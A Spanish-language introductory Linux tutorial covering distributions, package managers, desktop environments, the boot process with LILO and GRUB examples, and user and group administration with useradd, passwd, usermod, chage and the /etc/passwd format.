Además del núcleo Linux, las distribuciones incluyen habitualmente las bibliotecas y herramientas del proyecto GNU y el sistema de ventanas X Window System. Dependiendo del tipo de usuarios a los que la distribución esté dirigida se incluye también otro tipo de software como procesadores de texto, hoja de cálculo, reproductores multimedia, herramientas administrativas, etc. En el caso de incluir paquetes de código del proyecto GNU, se denomina distribución GNU/Linux.

## **Gestor de paquetes**

Las distribuciones están divididas en «paquetes». Cada paquete contiene una aplicación específica o un servicio.

El paquete es generalmente distribuido en su versión compilada y la instalación y desinstalación de los paquetes es controlada por un sistema de gestión de paquetes en lugar de un simple gestor de archivos. En este caso Cada paquete elaborado para ese sistema de paquetes contiene meta-información tal como fecha de creación, descripción del paquete y sus dependencias. El sistema de paquetes analiza esta información para permitir la búsqueda de paquetes, actualizar las librerías y aplicaciones instaladas, revisar que todas las dependencias se cumplan y obtenerlas si no se cuenta con ellas de manera automática.

Algunos de los gestores de paquetes más usados son:

- RPM, creado por Red Hat y usado por un gran número de distribuciones de Linux, es el formato de paquetes del Linux Standard Base. Originalmente introducido por Red Hat, pero ahora se usa en muchas distribuciones, como por ejemplo Mandriva.
- Deb, paquetes Debian, originalmente introducidos por Debian, pero también utilizados por otros como Knoppix y Ubuntu.
- .tgz, usado por Slackware, empaqueta el software usando tar y gzip. Pero, además, hay algunas herramientas de más alto nivel para tratar con este formato: slapt-get, slackpkg y swaret.



- Ebuilds, archivo que contiene información acerca de cómo obtener, compilar e instalar un paquete en el sistema Portage de Gentoo Linux con el comando emerge. Generalmente, estas instalaciones se basan en la compilación de fuentes, aunque algunos paquetes binarios se pueden instalar de esta manera.
- Pacman, para Arch Linux, usa binarios precompilados distribuidos en un fichero .pkg.tar.gz ó .pkg.tar.xz.
- PET, utilizado por Puppy Linux, sus derivados y Quirky, su proyecto hermano.

## Entornos de escritorio

El escritorio es el entorno visual que se encarga de interactuar entre el kernel de Linux y los programas, siendo vital para el usuario. Cuando te instales el sistema operativo, este te vendrá con un escritorio preinstalado, pero posteriormente puedes instalar tú otro distinto y elegir qué escritorio quieres usar cada vez en el menú de inicio de sesión. Según el ordenador que tengas y el uso que le quieras dar te convendrá usar un escritorio determinado.

Comúnmente la gente tiende a confundir distribución con escritorio. Podemos ver dos distribuciones visualmente iguales que por dentro funcionen de manera distinta. Por ejemplo, podríamos tener Arch con un escritorio KDE y un Debian con escritorio KDE. Visualmente son iguales. Por dentro, por ejemplo, para instalar un paquete Arch usará pacman -S y Debian apt-get install.

El escritorio GNU/Linux generalmente tendrá instalado por defecto paquetes destinados al "usuario final". Algunas distribuciones Linux se han centrado específicamente en el rol de escritorio. Otras incluyen un conjunto de todas las aplicaciones para la plataforma. En ese caso, el usuario puede seleccionar entre "escritorio" o "servidor" al momento de ser instalado el sistema operativo.

## Algunos entornos de escritorio

GNU/Linux ofrece muchas alternativas. Los entornos de escritorio más populares son GNOME, KDE, XFCE, MATE y Cinnamon.


Estos son grandes colecciones de programas de escritorio, en lugar de entornos más simples de gestores de ventanas X como FVWM, IceWM entre muchos otros. Estos entornos presentan una GUI, la cual viene a ser una metáfora de un escritorio físico.

## **Distribuciones populares**

- Arch Linux, una distribución basada en el principio KISS, con un sistema de desarrollo continuo entre cada versión (no es necesario volver a instalar todo el sistema para actualizarlo).
- CentOS, una distribución creada a partir del mismo código del sistema Red Hat pero mantenida por una comunidad de desarrolladores voluntarios.
- Debian, una distribución mantenida por una red de desarrolladores voluntarios con un gran compromiso por los principios del software libre.
- Fedora, una distribución lanzada por Red Hat para la comunidad.
- Gentoo, una distribución orientada a usuarios avanzados, conocida por la similitud en su sistema de paquetes con el FreeBSD Ports, un sistema que automatiza la compilación de aplicaciones desde su código fuente.
- Knoppix, fue la primera distribución live en correr completamente desde un medio extraíble. Está basada en Debian.
- Linux Mint, una popular distribución derivada de Ubuntu.
- Mandriva, mantenida por la compañía francesa del mismo nombre, es un sistema popular en Francia y Brasil. Está basada en Red Hat.
- OpenSUSE, originalmente basada en Slackware es patrocinada actualmente por la compañía SUSE (Micro Focus International).
- Parrot, derivada de Debian, aún en crecimiento promete ser una de las distribuciones por excelencia en el mundo del pentesting.
- DSL (Damn Small Linux), es una distribución de GNU/Linux en tan solo 50MB e indicada para sistemas con pocos recursos o antiguos.
- Red Hat Enterprise Linux, derivada de Fedora, es mantenida y soportada comercialmente por Red Hat.
- Slackware, una de las primeras distribuciones Linux y la más antigua en funcionamiento. Fue fundada en 1993 y desde entonces ha sido mantenida activamente por Patrick J. Volkerding.
- Trisquel Distribución 100 % libre, utiliza el núcleo Linux-Libre y es apropiada para usuarios finales.
- Ubuntu, una popular distribución para escritorio basada en Debian y mantenida por Canonical.
- Devuan, fork de Debian libre de systemd.

## Línea de tiempo

El siguiente grafo muestra la evolución de todas las distribuciones Linux desde el año 1993 hasta el 2007.



Link de la imagen: <https://ubunturoot.files.wordpress.com/2008/02/44218-linuxdistrotimeline-72.png>

Otra línea de tiempo: [https://upload.wikimedia.org/wikipedia/commons/1/1b/Linux\\_Distribution\\_Timeline.svg](https://upload.wikimedia.org/wikipedia/commons/1/1b/Linux_Distribution_Timeline.svg)

Más información:

Distribución Linux [https://es.wikipedia.org/wiki/Distribuci%C3%B3n\\_Linux](https://es.wikipedia.org/wiki/Distribuci%C3%B3n_Linux)

Escritorios [https://es.wikipedia.org/wiki/Escritorio\\_Linux](https://es.wikipedia.org/wiki/Escritorio_Linux)

<http://proyectopinguino.blogspot.com.es/2008/09/escritorios-para-linux-gnome-kde.html>

## Arranque de un sistema GNU/Linux

El proceso de arranque en todo sistema de computadores comienza desde la BIOS y Linux no es la excepción. En este capítulo vamos a hablar sobre el proceso de arranque de un sistema Linux, vamos a ver qué sucede en nuestro sistema desde que pulsamos el botón de encendido hasta que el sistema operativo está completamente cargado. También vamos a ver las distintas fases por las cuales pasa nuestro sistema en todo el proceso de arranque incluyendo archivos y comandos involucrados. Básicamente existen cuatro fases de arranque en un sistema Linux:

- Fase 1: Hardware y BIOS
- Fase 2: BootLoader o Cargador de Arranque
- Fase 3: Kernel o Nucleo del SO
- Fase 4: Init

A continuación, vamos a ver cada una de estas fases de arranque y cómo funcionan.

### Fase 1: Hardware y BIOS

El proceso de arranque comienza desde que presionamos el botón de encendido en nuestro ordenador. En esta fase el sistema se inicia pasando el control a la BIOS.

La BIOS es un pequeño programa que se encuentra grabado en la memoria de la placa (Motherboard), este programa guarda la configuración de nuestro sistema, es el encargado de realizar el POST, Power on Self Test o Auto Prueba de Encendido (Es el proceso de verificación de los componentes de un sistema computacional, se encarga de configurar y diagnosticar el estado del hardware). Esta memoria donde se encuentra la BIOS, se mantiene continuamente alimentada por la batería de la placa para mantener la configuración.

La BIOS se encarga de realizar las siguientes tareas:

- Verificar la Integridad del código de la BIOS.
- Determina por qué se ejecuta el POST (arranque en frío, reset, error, standby, hibernación, etc.)
- Busca, dimensiona y verifica la memoria del sistema (RAM y ROM)
- Proporciona la interfaz de usuario para configurar parámetros del sistema (Velocidad de CPU, orden de arranque, tuning y overclocking, entre otras configuraciones particulares de otros fabricantes)
- Identifica, organiza y selecciona los dispositivos de arranque disponibles.
- Comienza el proceso de arranque del sistema, llamado Bootloader.

Una vez que la BIOS realiza todas las pruebas necesarias y chequea la configuración correspondiente del sistema, y si todo está bien, pasa el control del sistema al Bootloader o Cargador de Arranque.

## Fase 2: Bootloader

El objetivo del Bootloader es cargar parte del Núcleo (Kernel) del sistema operativo y ejecutarlo. En esta fase el bootloader toma el control del sistema computacional y se encarga de cargar el resto del sistema operativo. Existen varios tipos de Bootloaders y estos pueden ser cargados desde varias unidades de almacenamiento.

Ubicaciones de los Bootloaders (Cargadores de arranque):

- En un disquete (actualmente es una opción obsoleta).
- En el disco duro: a menudo se encuentra ubicado en el primer sector de una partición del disco duro, en el sector de arranque global MBR (Master Boot Record) o en moderno sistema de particiones GUID Globally-Unique Identifier (GPT) que es el estándar EFI (Extensible Firmware Interface) propuesto por Intel para reemplazar el viejo BIOS (GPT sustituye al MBR usado con el BIOS en ordenadores y portátiles modernos).
- También podemos encontrar el Bootloader en un CD-ROM o DVD-ROM
- Existen algunos tipos de Bootloaders que se pueden cargar desde la red como es el caso de LinuxBios (una alternativa Open Source que tiene como objetivos sustituir la BIOS normal con una Bios con una pequeña inicialización de Hardware y un kernel de Linux comprimido, evitar el uso de Bootloaders, entre otras...)

## Tipos de Bootloaders en Linux

- LILO: The LInux LOader
- GRUB: GRand Unifying Bootloader

Ambos son capaces de cargar tanto sistemas Linux como otros sistemas operativos y suelen estar ubicados en el MBR del disco duro.

### ### LILO

LILO: es un Bootloader rudimentario de una sola etapa, no entiende de sistemas operativos ni de sistemas de ficheros. Lilo lee datos desde el disco utilizando llamadas nativas de la BIOS que indican directamente los ficheros que se necesitan, estos ficheros son almacenados a través de un fichero mapa que se almacena en el sector de arranque.



Funcionamiento de LILO: El firmware carga el sector de arranque de LILO y lo ejecuta, luego LILO carga su fichero mapa por medio de llamadas de la BIOS, el cual muestra el prompt de opciones a cargar. El usuario selecciona el kernel que desea arrancar y LILO carga el kernel seleccionado por medio de llamadas de la BIOS y utilizando los parámetros de ubicación en el fichero mapa. Por último, LILO ejecuta el kernel indicando donde está el root fs (el sistema de archivos de raíz) y si es necesario el ramdisk.

Ficheros de LILO:

- Ejemplo de /etc/lilo.conf

```
boot=/dev/hda2
root=/dev/hda2
install=/boot/boot.b
map=/boot/map
vga=normal
delay=20
image=vmlinuz
label=Linux
read-only
other=/dev/hda1
table=/dev/hda
label=win
```

- Para cargar la configuración hay que ejecutar el comando lilo.

```
$ lilo /etc/lilo.conf
```

GRUB: es un Bootloader más avanzado y más moderno que LILO. Trabaja en dos o tres etapas (Stages) y tiene capacidad para cargar un kernel vía red. GRUB en cada etapa va cargando más elementos para arrancar, entiende de ficheros y permite especificar parámetros de forma dinámica en el arranque, no utiliza valores estáticos.

Funcionamiento de GRUB: como se mencionó anteriormente, GRUB tiene dos o tres etapas, se dice que tiene dos o tres porque la segunda etapa es opcional. A continuación, vamos a ver cada una de estas etapas.

- Etapa 1: El firmware carga el sector de arranque de GRUB en memoria.
- Etapa 1.5: Su objetivo es cargar el código que reconoce sistemas de ficheros y a partir de ahí carga la etapa 2 como un fichero.
- Etapa 2: GRUB muestra el menú con las opciones de boot que hayamos definido y un prompt donde podemos especificar ramdisk, kernels, etc. a cargar.

Luego de estas etapas, GRUB ejecuta los comandos introducidos, las definidas por nosotros en el fichero de configuración (grub.conf, menu.lst, grub.cfg, en dependencia de la distribución) y comienza la carga del kernel.

Estas etapas y características de GRUB demuestran su potencia y superioridad a LILO, es capaz de cargar ficheros y realizar tareas dinámicas en la fase de arranque del sistema, de ahí que es es Bootloader por excelencia en la gran mayoría de las distribuciones.

Ficheros de GRUB en Parrot:

```
$ ls -la
total 1359
drwxr-xr-x 5 root root  1024 oct  3 21:36 .
drwxr-xr-x 4 root root  1024 oct 12 22:34 ..
drwxr-xr-x 2 root root  1024 oct  3 21:36 fonts
-r--r--r-- 1 root root  6574 oct  3 21:36 grub.cfg
-rw-r--r-- 1 root root  1024 oct  3 21:36 grubenv
drwxr-xr-x 2 root root  9216 oct  3 21:36 i386-pc
drwxr-xr-x 2 root root  1024 oct  3 21:36 locale
-rw-r--r-- 1 root root 1362622 oct  3 21:24 unicode.pf2
```

Estos ficheros varían en dependencia de la distribución, en distribuciones basadas en Debian, suele verse así.

## Fase 3: Kernel

Breve descripción del Kernel Linux:

- Arquitectura Monolítica.
- Es un complejo programa compuesto de un gran número de subsistemas lógicos.
- Gestionado directamente por Linus Torvalds.
- Con capacidad de carga de Módulos.
- Está formado por una capa lógica pero internamente funciona con más.

En esta fase comienza la ejecución del kernel, descomprimiéndose a sí mismo. Luego comienza la inicialización de kernel y el chequeo y puesta en marcha de algunos de los dispositivos para los que se ha dado soporte.

- Detecta la CPU y su velocidad.
- Inicializa el display para mostrar información por pantalla.
- Comprueba el bus PCI e identifica y crea una tabla con los periféricos conectados.
- Inicializa el sistema de gestión de memoria virtual, incluyendo el swapper (intercambiador o memoria de intercambio, swap).
- Inicializa todos los periféricos compilados dentro del kernel, normalmente sólo se configuran así los periféricos necesarios para esta fase del arranque, el resto se configuran como módulos.
- Monta el sistema de ficheros root (/).
- A partir de aquí llama al proceso init que se ejecuta con un uid 0 y será el padre de todos los demás procesos.

## Fase 4: Init.

En estos momentos el kernel está cargado, tenemos gestión de memoria, una parte del hardware está inicializado y tenemos un sistema de ficheros root. A partir de ahora, el resto de las operaciones se van a realizar directa o indirectamente por el proceso init. El proceso init lee del fichero /etc/inittab la configuración a utilizar y ejecuta el comando /etc/rc.sysinit, el cual realiza una inicialización básica del sistema. En función del runlevel ejecuta los comandos establecidos.

Hasta aquí hemos visto las cuatro Fases del proceso de arranque de un sistema Linux en un ordenador. Podemos concluir este capítulo con el siguiente resumen:

El proceso de arranque de un sistema Linux en un ordenador comienza desde que presionamos el botón de encendido, éste le da vida a nuestro hardware haciéndolo funcionar. Luego del encendido, el hardware es testeado por el POST de la BIOS, este hace un mapeo del hardware que tenemos en nuestro ordenador y lo prueba, si todo está funcionando correctamente, continúa el proceso de arranque. La BIOS utiliza la configuración predeterminada por el fabricante de la placa de nuestro ordenador o una configuración modificada por el usuario, luego da paso al Bootloader o Gestor de Arranque que tengamos instalado en la partición inicial de nuestro disco duro. El Bootloader es el encargado de mostrarnos las opciones de boot que configuramos previamente en la instalación del sistema, las opciones por defecto en una instalación reciente o las de un DVD de instalación o Live. Una vez que el usuario escoge una opción de boot, el Kernel es descomprimido y posteriormente se inicia. El Kernel realiza un pequeño chequeo de los dispositivos necesarios y a los cuales se le ha dado soporte, como es el caso de CPU, Display, memoria RAM y memoria virtual (swap) y otros dispositivos necesarios, el Kernel termina montando el sistema de ficheros root y por último inicia el proceso init. Init es el encargado de el resto de iniciar el resto de los procesos del sistema, iniciando así el login en modo texto o la interfaz gráfica en sistemas con GUI (Interfaz Gráfica de Usuario) y permitiéndonos hacer uso del sistema operativo.

## **Grupos y cuentas de usuario en GNU/Linux**

GNU/Linux es un sistema multiusuario, que se basa en estructuras y procedimientos de cuentas de datos utilizados para identificar usuarios individuales en un sistema. La administración de estas cuentas es una administración básica, pero es una importante habilidad que debemos tener cuando decidimos ser usuarios de GNU/Linux. Gran parte de la administración del sistema en tareas del día a día se basa en la administración de usuarios, altas, bajas, modificación de usuarios, configuración de sus entornos, etc. En este capítulo vamos a ver cómo realizar estas tareas desde la línea de comandos. Este es un tema muy importante que cada usuario de GNU/Linux debe conocer y dominar.

Seguramente, usted ya tiene una comprensión básica de las cuentas. En GNU/Linux las cuentas son como las cuentas de Windows, Mac OS u otros sistemas operativos, pero hay algunos detalles que las hacen diferentes y merecen la pena explicarlos. Ejemplo de esto, son los diversos usuarios de Linux, la naturaleza de Grupos en Linux y la forma en que Linux asigna los números que utiliza para identificar los nombres de usuarios y de grupos que generalmente se usan.

Las cuentas típicas de Linux son cuentas de usuario identificadas a través del nombre de usuario de la cuenta. Este tipo de cuentas, son para personas que necesitan acceso al sistema. Las cuentas en Linux también pueden ser cuentas de servicios del sistema, también llamados daemons (programa que proporciona un servicio en particular). Los daemons no inician sesión en un sistema Linux, sin embargo, necesitan una cuenta en el sistema para poder funcionar. También hay tipos de cuentas especializadas que se crean con propósitos únicos, como es el caso de una cuenta de usuario para recibir correo electrónico, pero que no debe poder acceder al sistema local.

### **Vinculación de usuarios a través de grupos**

Linux utiliza los grupos para organizar a los usuarios. Estos están definidos en archivos de configuración similares, tienen nombres similares a los nombres de usuarios y están representados internamente por números. Cada archivo en Linux está asociado con un usuario específico y un grupo específico. Esto nos permite asignar varios permisos a los miembros de un grupo. Por ejemplo, a los miembros del grupo "Dirección" en una empresa, se les puede permitir leer algunos archivos, pero a los miembros del grupo "Obreros" les será desautorizado el acceso a estos archivos. Ya que Linux proporciona acceso a la mayoría de los dispositivos de hardware a través de archivos, también se puede utilizar este mecanismo para controlar el acceso al Hardware. Cada grupo puede tener desde ninguno hasta tantos miembros como usuarios en el sistema.



La pertenencia a grupos se controla a través del archivo `/etc/groups`. Este archivo contiene una lista de grupos y miembros de cada grupo. Cada usuario tiene un grupo primario. Este grupo primario, de cada usuario, se establece en el registro de configuración en `/etc/passwd`. Este archivo define cada cuenta de sistema a través de registros de configuración de cuentas individuales. Cuando los usuarios inician sesión en el equipo, su grupo de miembro se establece en su grupo principal. Un usuario puede acceder a los archivos pertenecientes a otros grupos mientras dicho usuario pertenezca a ese grupo y los permisos de dicho grupo permitan el acceso por parte de este usuario. Para ejecutar programas o crear archivos que no pertenezcan a su grupo primario, el usuario debe ejecutar el comando "newgrp" para cambiar la pertenencia al grupo actual.

## Configurando cuenta de usuario

La frecuencia con la que se realiza el mantenimiento de las cuentas de usuario, depende de la naturaleza del sistema que se administre. Algunos sistemas como pequeñas estaciones de trabajo, rara vez requieren cambios. En cambio otros como servidores multiusuarios, pueden requerir de un mantenimiento diario. En este capítulo vamos a trabajar con las herramientas tradicionales utilizadas en Linux para realizar este tipo de operaciones: altas, bajas, modificación y eliminación de cuentas de usuario. La mayoría de las distribuciones, hoy en día, se entregan con herramientas GUI que nos permiten realizar estas operaciones. Dichas herramientas GUI, varían en dependencia de la distribución, por lo que es difícil dar una explicación generalizada para todas las distribuciones de estas herramientas de GUI. En general, las herramientas basadas en texto proporcionan mayor flexibilidad y son más ampliamente aplicables.

## Agregando usuarios

Para agregar usuarios en Linux, podemos hacer uso del comando `useradd` (en algunas distribuciones podemos encontrarlo como `adduser`). Su sintaxis básica es la siguiente:

```
$ sudo useradd [-c comment] [-d directorio_home] [-e fecha_de_expiración] [-f días_inactivos] [-g grupo_por_defecto] [-G grupo] [-p password] [-s shell] [-u UID] nombre_de_usuario
```

ejemplo:

```
$ sudo useradd -m -d /home/parrot -g hackers -G hackers,noobs,sudo parrot
```

Este comando nos creará al usuario `parrot`. Su carpeta home sería `/home/parrot`, con el grupo por defecto `hackers` y los grupos secundarios `hackers`, `noobs`, `sudo`.



"adduser" es una utilidad menos compleja, ya que nos autocompleta prácticamente casi todo. Es útil para la creación de usuarios estándares en un sistema pequeño. Su sintaxis básica es la siguiente:

```
$ sudo adduser [nombre_de_usuario]
```

ejemplo:

```
$ sudo adduser parrot
Adding user `parrot' ...
Adding new group `parrot' (1001) ...
Adding new user `parrot' (1001) with group `parrot' ...
Creating home directory `/home/parrot' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
Changing the user information for parrot
Enter the new value, or press ENTER for the default
  Full Name []: Parrot El Pirata
  Room Number []: Centro de Operaciones
  Work Phone []: *****
  Home Phone []: *****
  Other []: *****
Is the information correct? [Y/n]
```

Con esto ya tendríamos creado al usuario parrot en nuestro sistema.

## Modificando Cuentas de Usuario

Por lo general, las cuentas de usuario son modificadas a petición del usuario o para implementar alguna nueva política de seguridad o cambio en el sistema.

Las cuentas de usuario pueden modificarse de varias formas:

- 1 - Editando directamente archivos críticos como /etc/passwd (no recomendado).
- 2 - Modificando los archivos de configuración específicos del usuario en el directorio principal de la cuenta.
- 3 - Usando las herramientas del sistema utilizadas anteriormente para crear cuentas.

## Configurar o cambiar contraseñas

La herramienta `useradd` proporciona el parámetro `-p` para establecer una contraseña. Esta herramienta no es muy útil cuando directamente agregamos a un usuario, porque requiere una contraseña "pre-hasheada" (cifrada). Por lo tanto, suele ser más fácil crear una cuenta en forma deshabilitada (por no hacer uso del parámetro `-p`) y una vez creada la cuenta configurarle una contraseña. Para ello podemos hacer uso de la herramienta `passwd`, su sintaxis es la siguiente:

```
$ sudo passwd [-k] [-l] [-u [-f]] [-d] [-S] [nombre de usuario]
```

- El parámetro `-k` indica que el sistema debe actualizar una cuenta expirada.
- El parámetro `-l` bloquea una cuenta, prefijando la contraseña hash con un signo de exclamación. Esto da a lugar a la imposibilidad de que el usuario pueda iniciar sesión en la cuenta, pero permite que sus archivos aún estén disponibles. Este bloqueo se deshace fácilmente. Es útil si desea suspender el acceso del usuario de forma temporal cuando se ha detectado algún uso inadecuado de la cuenta.
- El parámetro `-u` desbloquea una cuenta eliminando el signo de exclamación que indica que la cuenta esta deshabilitada. Tenga en cuenta que el comando `useradd` crea cuentas que están deshabilitadas y no tienen contraseña, a menos que haga uso del parámetro `-p`. Por lo tanto, utilizando este parámetro "`passwd -u`" en una cuenta nueva, no sólo elimina el bloqueo sino que también resulta en una cuenta sin contraseña. Normalmente `passwd` no permite esto a menos que se use el parámetro `-f`, el cual obliga a `passwd` a activar o convertir esta cuenta en una cuenta sin contraseña.
- El parámetro `-d` elimina la contraseña de una cuenta sin ningún mensaje de advertencia.
- El parámetro `-S` muestra información sobre la contraseña de una cuenta. Esta información nos dice si está establecida una contraseña y qué tipo de algoritmo fue utilizado para cifrar la contraseña en un hash.

Anteriormente creamos la cuenta para el usuario "Parrot El Pirata (`parrot`)". Para establecer una nueva contraseña al usuario "`parrot`", utilizamos el comando `passwd` como se muestra en el siguiente ejemplo.

```
$ sudo passwd parrot  
Enter new UNIX password:  
Retype new UNIX password:  
passwd: password updated successfully
```

## Uso básico de usermod

La herramienta usermod es muy similar a la herramienta useradd en cuanto a sus funciones y parámetros, con la diferencia de que ésta se utiliza para realizar cambios en una cuenta existente, en lugar de crear una nueva. Las diferencias entre ambas herramientas son las siguientes:

- usermod permite el uso adicional del parámetro -m cuando se usa de forma combinada con -d. El parámetro -d nos permite cambiar el directorio home del usuario pero no mueve ningún archivo, el parámetro -m le permite a usermod mover los archivos del usuario al nuevo directorio home.
- usermod admite el parámetro -l, el cual cambia el nombre de usuario utilizado para el login a un nuevo valor especificado. Por ejemplo, al ejecutar "usermod -l pirata parrot", cambiaría el nombre del usuario parrot a pirata.
- También podemos bloquear o desbloquear contraseñas de usuario utilizando los parámetros -L y -U respectivamente.
- La herramienta usermod cambia el contenido del /etc/passwd o /etc/shadow, dependiendo del parámetro utilizado. Si se usa -m también mueve los archivos del usuario como se indicó anteriormente.

Editar las características de una cuenta mientras está en uso, puede traer consecuencias indeseadas. Principalmente cuando usamos los parámetros -d y -m. Esto puede causar que el usuario pierda el acceso a archivos en los que está trabajando al moverlos de directorio. La mayoría de los cambios en la configuración de la cuenta no surtirán efecto hasta que el usuario se haya desconectado y regresado nuevamente.

Esto sucede porque al cambiar el UID de la cuenta, esta acción no cambia los UID asociados con los archivos. Debido a esto, el usuario puede perder el acceso a sus archivos personales. Se puede actualizar de forma manual los UID en todos los archivos utilizando el comando chown, el cual veremos en el siguiente capítulo.

Cuando utilice la opción -G para agregar a un usuario a nuevos grupos, tenga en cuenta que cualquier grupo que no esté listado será eliminado, por lo tanto, es una buena idea utilizar el parámetro -a también. Utilizar los parámetros -a y -G juntos nos permite agregar a un usuario a un nuevo grupo sin tener que enumerar los grupos antiguos en el comando. Por ejemplo para agregar el usuario "pirata" al grupo "hackers", utilizamos el siguiente comando:

```
$ groups parrot
parrot : parrot
$ sudo usermod -a -G hackers parrot
parrot : parrot hackers
```

En el ejemplo anterior, utilizamos el comando `groups` para mostrar el grupo actual de la cuenta del usuario `parrot`. El grupo actual es `parrot`. Para agregarlo como miembro de otro grupo, se utiliza el comando `usermod` con los parámetros `-a` y `-G`, permitiéndonos conservar la membresía al grupo original (`parrot`).

## Uso del comando `chage`

El comando `chage` nos permite modificar los ajustes de la cuenta relacionados con la caducidad de la misma. Es posible configurar las cuentas en Linux de modo que expiren automáticamente si se cumplen dos condiciones:

- 1 - La contraseña no se ha cambiado en un periodo de tiempo especificado.
- 2 - La fecha del sistema ha pasado un tiempo predeterminado.

Estos ajustes se controlan a través de la utilidad `chage` y su sintaxis es la siguiente:

```
chage [-l] [-m días_mínimos] [-M días_máximos] [-d último_día] [-I días_inactivos]
[-E fecha_de_expiración] [-W advertencia] nombre_de_usuario
```

Estos parámetros modifican las acciones del comando `chage`:

- El parámetro `-l` hace que `chage` muestre la caducidad de la cuenta y la información de envejecimiento de la contraseña para un usuario particular.
- El parámetro `-m` establece el número mínimo de días entre los cambios de contraseña o indica que un usuario puede cambiar una contraseña varias veces en un día, indicando con números cada cuantos días puede cambiar la contraseña. "1" indica que el usuario puede cambiar la contraseña una vez al día, 2 indica que el usuario puede cambiar la contraseña cada 2 días y así sucesivamente.
- El parámetro `-M` establece el número máximo de días que puede pasar entre cambios de contraseña. 30 indica que se requiere un cambio de contraseña aproximadamente una vez al mes.

- El parámetro `-d` establece el último día en que se cambió una contraseña. Linux, normalmente, mantiene ese valor automáticamente, pero se puede utilizar este parámetro para modificar el recuento de cambio de contraseña. El último día se expresa en el formato AAAA/MM/DD o con el número de días que han pasado desde el 1 de Enero de 1970.
- El parámetro `-I` establece el número de días entre la caducidad de la contraseña y la cuenta. Una cuenta caducada no se puede utilizar o puede obligar al usuario a cambiar la contraseña inmediatamente después de conectarse. Esto depende de la configuración elegida por la distribución.
- El parámetro `-E` establece una fecha de caducidad obsoleta. Por ejemplo, puede utilizar `-E 2017/12/31` para que una cuenta venza el 31 de Diciembre del 2017 o utilizando el número de días que han pasado desde el 1 de Enero de 1970. También es importante mencionar que el valor `"-1"` no representa una fecha de caducidad.
- El parámetro `-W` establece el número de días antes de la expiración de la cuenta, en los que el sistema debe enviar avisos sobre la caducidad inminente al usuario. Es importante mencionar que estos avisos solo se muestran a usuarios de inicio de sesión en modo texto, los usuarios que inician sesión desde la GUI por lo general no ven estos avisos.

## Descripción de los archivos de configuración de las cuentas

Se pueden modificar directamente los archivos de configuración de usuarios. Los archivos `/etc/passwd` y `/etc/shadow` controlan la mayoría de las características básicas de una cuenta. Ambos archivos constan de un conjunto de registros, una línea por registro de cuenta. Cada registro comienza con un nombre de usuario y continúa con un conjunto de campos determinados por dos puntos (:). Muchos de estos campos pueden ser modificados con `usermod` o `passwd`. Una entrada de registro típica de `/etc/passwd` es similar a la siguiente:

```
user:x:1000:1000:User,,,:/home/user:/bin/bash
```

Cada uno de los campos tiene un significado específico:

- El primer campo en cada línea de `/etc/passwd` es el nombre de usuario (en este caso `user`).



- El segundo campo se ha reservado tradicionalmente para la contraseña. Sin embargo, en la mayoría de los sistemas GNU/Linux hoy en día, se utiliza un sistema de contraseñas de sombra (Shadow Password), en la que la contraseña se almacena en `/etc/shadow`. La `x` en el campo de contraseña de ejemplo, indica que las contraseñas de sombra están en uso. En un sistema que no utiliza contraseñas sombra, en su lugar aparece una contraseña cifrada.
- El siguiente campo es el número ID de la cuenta de usuario (1000 en este ejemplo).
- El ID de grupo de inicio de sesión predeterminado es el siguiente campo en la línea `/etc/passwd`. En este caso el GID primario es 1000.
